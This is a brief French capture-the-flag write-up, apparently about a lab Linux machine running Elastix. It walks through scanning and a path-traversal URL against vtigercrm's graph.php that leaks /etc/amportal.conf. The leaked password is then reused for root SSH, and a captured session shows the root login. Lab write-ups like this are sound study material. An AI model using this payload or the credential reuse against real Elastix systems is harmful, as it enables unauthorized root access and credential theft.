Possibilité de machines

Niveau Introduction :

Type Web :

Machine Linux avec un serveur Web sur leType port 80.

Service Eslastix DB en version 2.2.0


Service SSH sur le port 22

Résolution :

Nmap sur la machine cible, il y a un site web ouvert sur le port 80.

On trouve le portail Elasitx, après des recherches sur internet il existe une faille : on utilise l'exploit 37637 de Exploit DB.


Rien de spécial dessus, lancement d'un dirbuster. Le dirbuster révèle la présence du service Elastix,



http://ipmachine/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

Obtention du mot de passe du portail AMPortal

Test de ce mot de passe avec le compte root en shh.


[★]$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Permission denied, please try again.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019
Welcome to Elastix
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7
[root@beep ~]#